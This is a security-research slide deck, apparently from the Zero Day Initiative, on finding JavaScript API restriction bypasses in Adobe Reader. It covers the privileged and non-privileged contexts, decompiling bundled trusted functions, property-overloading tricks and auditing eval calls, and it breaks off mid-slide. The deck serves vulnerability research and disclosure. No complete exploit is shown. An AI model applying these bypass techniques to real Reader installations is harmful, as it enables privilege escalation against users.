ZERO DAY INITIATIVE

Abusing Adobe Reader's JavaScript APIs

Brian Gorenc, Manager, Vulnerability Research

AbdulAziz Hariri, Security Researcher

Jasiel Spelman, Security Researcher

Agenda

- Introduction
- Understanding the Attack Surface
- Vulnerability Discovery
- Constructing the Exploit

Introduction

Introduction

HP Zero Day Initiative

AbdulAziz Hariri - @abdhariri

Security Researcher at the Zero Day Initiative

Root cause analysis, vulnerability discovery, and exploit development

Jasiel Spelman - @WanderingGlitch

Security Researcher at the Zero Day Initiative

Root cause analysis, vulnerability discovery, and exploit development

Brian Gorenc - @maliciousinput

Head of Zero Day Initiative

Organizer of Pwn2Own Hacking Competitions

Bug Hunters

Research starting in December 2014

Patched Vulnerabilities

CVE-2015-5085, CVE-2015-5086, CVE-2015-5090, CVE-2015-5091, CVE-2015-4438, CVE-2015-4447, CVE-2015-4452, CVE-2015-5093, CVE-2015-5094, CVE-2015-5095, CVE-2015-5101, CVE-2015-5102, CVE-2015-5103, CVE-2015-5104, CVE-2015-5113, CVE-2015-5114, CVE-2015-5115, CVE-2015-5100, CVE-2015-5111, CVE-2015-4435, CVE-2015-4441, CVE-2015-4445, CVE-2015-3053, CVE-2015-3055, CVE-2015-3057, CVE-2015-3058, CVE-2015-3065, CVE-2015-3066, CVE-2015-3067, CVE-2015-3068, CVE-2015-3071, CVE-2015-3072, CVE-2015-3073, CVE-2015-3054, CVE-2015-3056, CVE-2015-3061, CVE-2015-3063, CVE-2015-3064, CVE-2015-3069, CVE-2015-3060, CVE-2015-3062

Unpatched Vulnerabilities

ZDI-CAN-3051, ZDI-CAN-3050, ZDI-CAN-3049, ZDI-CAN-3048, ZDI-CAN-3047, ZDI-CAN-3046, ZDI-CAN-3043, ZDI-CAN-3036, ZDI-CAN-3022, ZDI-CAN-3021, ZDI-CAN-2019, ZDI-CAN-3018, ZDI-CAN-3017, ZDI-CAN-3016, ZDI-CAN-3015, ZDI-CAN-2998, ZDI-CAN-2997, ZDI-CAN-2958, ZDI-CAN-2816, ZDI-CAN-2892, ZDI-CAN-2893

…more to come.

Understanding the Attack Surface

Understanding Attack Surface

Prior research and resources

- The life of an Adobe Reader JavaScript bug (CVE-2014-0521) - Gábor Molnár
  - First to highlight the JS API bypass issue
  - The bug was patched in APSB14-15 and was assigned CVE-2014-0521
  - According to Adobe, this **could** lead to information disclosure
  - https://molnarg.github.io/cve-2014-0521/#/
- Why Bother Assessing Popular Software? – MWR Labs
  - Highlights various attack vectors on Adobe reader
  - https://labs.mwrinfosecurity.com/system/assets/979/original/Why_bother_assessing_popular_software.pdf

Understanding Attack Surface


ZDI Research Stats

- Primary Adobe research started internally in December 2014
- We were not getting many cases in Reader/Acrobat
- Main goal was to kill as much bugs as possible
- Internal discoveries varied in bug type
  - JavaScript API Restriction Bypasses
  - Memory Leaks
  - Use-After-Frees
  - Elevation of Privileges
  - etc.

Understanding Attack Surface

Insights Into Reader's JavaScript API's

- Adobe Acrobat/Reader exposes a rich JS API
- JavaScript API documentation is available on the Adobe website
- A lot can be done through the JavaScript API (Forms, Annotations, Collaboration etc..)
- Mitigations exist for the JavaScript APIs
- Some API's defined in the documentation are only available in Acrobat Pro/Acrobat standard
- Basically JavaScript API's are executed in two contexts:
  - Privileged Context – Only Trusted functions can call it (app.trustedFunction)
  - Non-Privileged Context




```
ANVerifyComments = app.trustedFunction(function (doc, str) {
  if (doc.Collab.addedAnnotCount < 1 && (doc.Collab.modifiedAnnotCount < 1))
  {
    var result = 0;
    app.beginPriv();
    result = app.alert(str, 2, 2);
    app.endPriv();
    return result == 4;
  }
  return true;
}
);
```

Understanding Attack Surface

Insights Into Reader's JavaScript API's


- Privileged vs Non-Privileged contexts are defined in the JS API documentation:



Privileged versus non-privileged context

Some JavaScript methods, marked by an Ⓢ in the third column of the quick bar, have security restrictions. These methods can be executed only in a *privileged context*, which includes console, batch and application initialization events. All other events (for example, page open and mouse-up events) are considered *non-privileged*.

- A lot of API's are privileged and cannot be executed from non-privileged contexts:



launchURL

7.0		Ⓢ	


Launches a URL in a browser window.

Note: Beginning with Acrobat 8.1, File and JavaScript URLs can be executed only when operating in a privileged context, such as during a batch or console event. File and JavaScript URLs begin with the scheme names `javascript` or `file`.

Understanding Attack Surface

Insights Into Reader's JavaScript API's

- Privileged API's warning example from a non-privileged context:


Security Warning

The document is trying to connect to:
http://www.google.com


Do you trust google.com? If you trust the site, choose Allow. If you do not trust the site, choose Block.

[✓] Remember this action for this site for all PDF documents

Understanding Attack Surface

Folder-Level Scripts

- Scripts stored in the JavaScript folder inside the Acrobat/Reader folder
- Used to implement functions for automation purposes
- Contains Trusted functions that execute privileged API's
- By default Acrobat/Reader ships with JSByteCodeWin.bin
- JSByteCodeWin.bin is loaded when Acrobat/Reader starts up
- It's loaded inside Root, and exposed to the Doc when a document is open



Javascripts
Share
View
This PC ▸ Local Disk (C:) ▸ Program Files ▸ Adobe ▸ Acrobat Reader DC ▸ Reader ▸ Javascripts

Name	Date modified	Type	Size
JSByteCodeWin.bin	3/17/2015 1:34 AM	BIN File	1,142 KB

Understanding Attack Surface

Decompiling

- JSByteCodeWin.bin is compiled into SpiderMoney 1.8 XDR bytecode
- JSByteCodeWin.bin contains interesting **Trusted** functions
- Molnarg was kind enough to publish a decompiler for SpiderMonkey
  - https://github.com/molnarg/dead0007
  - Usage: ./dead0007 JSByteCodeWin.bin > output.js
  - Output needs to be prettified
  - ~27,000 lines of Javascript



```
    function ColorConvert(oColor, cColorspace) {
        var oOut = oColor;
        switch (cColorspace) {
          case "G":
            if (oColor[0] == "RGB") {
                oOut = new Array("G", 0.3 * oColor[1] + 0.59 * oColor[2] + 0.11 * oColor[3]);
            } else if (oColor[0] == "CMYK") {
                oOut = new Array("G", 1 - Math.min(1, 0.3 * oColor[1] + 0.59 * oColor[2] + 0.11 * oColor[3] + oColor[4]));
            }
            break;
          case "RGB":
```

Vulnerability Discovery

Vulnerability Discovery

JavaScript Method/Property Overloading


- __defineGetter__ and __defineSetter__

```
object.__defineGetter__("attribute", function() { return "newvalue"; })
```

Vulnerability Discovery

JavaScript Method/Property Overloading

- __proto__




```
var old_object = object
object = { "attribute" : "newvalue" }
object.__proto__ = old_object
```

Vulnerability Discovery

Code Auditing for Overloading Opportunities

- Search for ‘eval’




```
$ grep 'eval(' JSByteCodeWin_pretty.js
              year = 1 * nums[eval(longEntry.charAt(0))];
              date = AFDateFromYMD(year, nums[eval(longEntry.charAt(1))] - 1, nums[eval(longEntry.charAt(2))]);
                  year = 1 * nums[eval(wordMonthEntry.charAt(0))];
                  date = AFDateFromYMD(year, month - 1, nums[eval(wordMonthEntry.charAt(1))]);
                  year = 1 * nums[eval(monthYearEntry.charAt(0))];
                  date = AFDateFromYMD(year, nums[eval(monthYearEntry.charAt(1))] - 1, 1);
                  date = AFDateFromYMD(date.getFullYear(), nums[eval(shortEntry.charAt(0))] - 1, nums[eval(shortEntry.charAt(1))]);
                      return eval(this.conn.stmt.getColumn("CONTENTS").value);
                      return eval(this.discussions[this.index++].Text);
                  desc[bid] = eval("(function(dialog) { dialog.end('" + bid + "'); })");
                      if (!eval("{canDoWorkflow}")) {
                          eval(script);
                      if (!eval("{canDoWorkflowAPR}")) {
                          eval(script);
                                              return eval(s);
```

Vulnerability Discovery

Code Auditing for Overloading Opportunities

- Search for ‘app.beginPriv(“

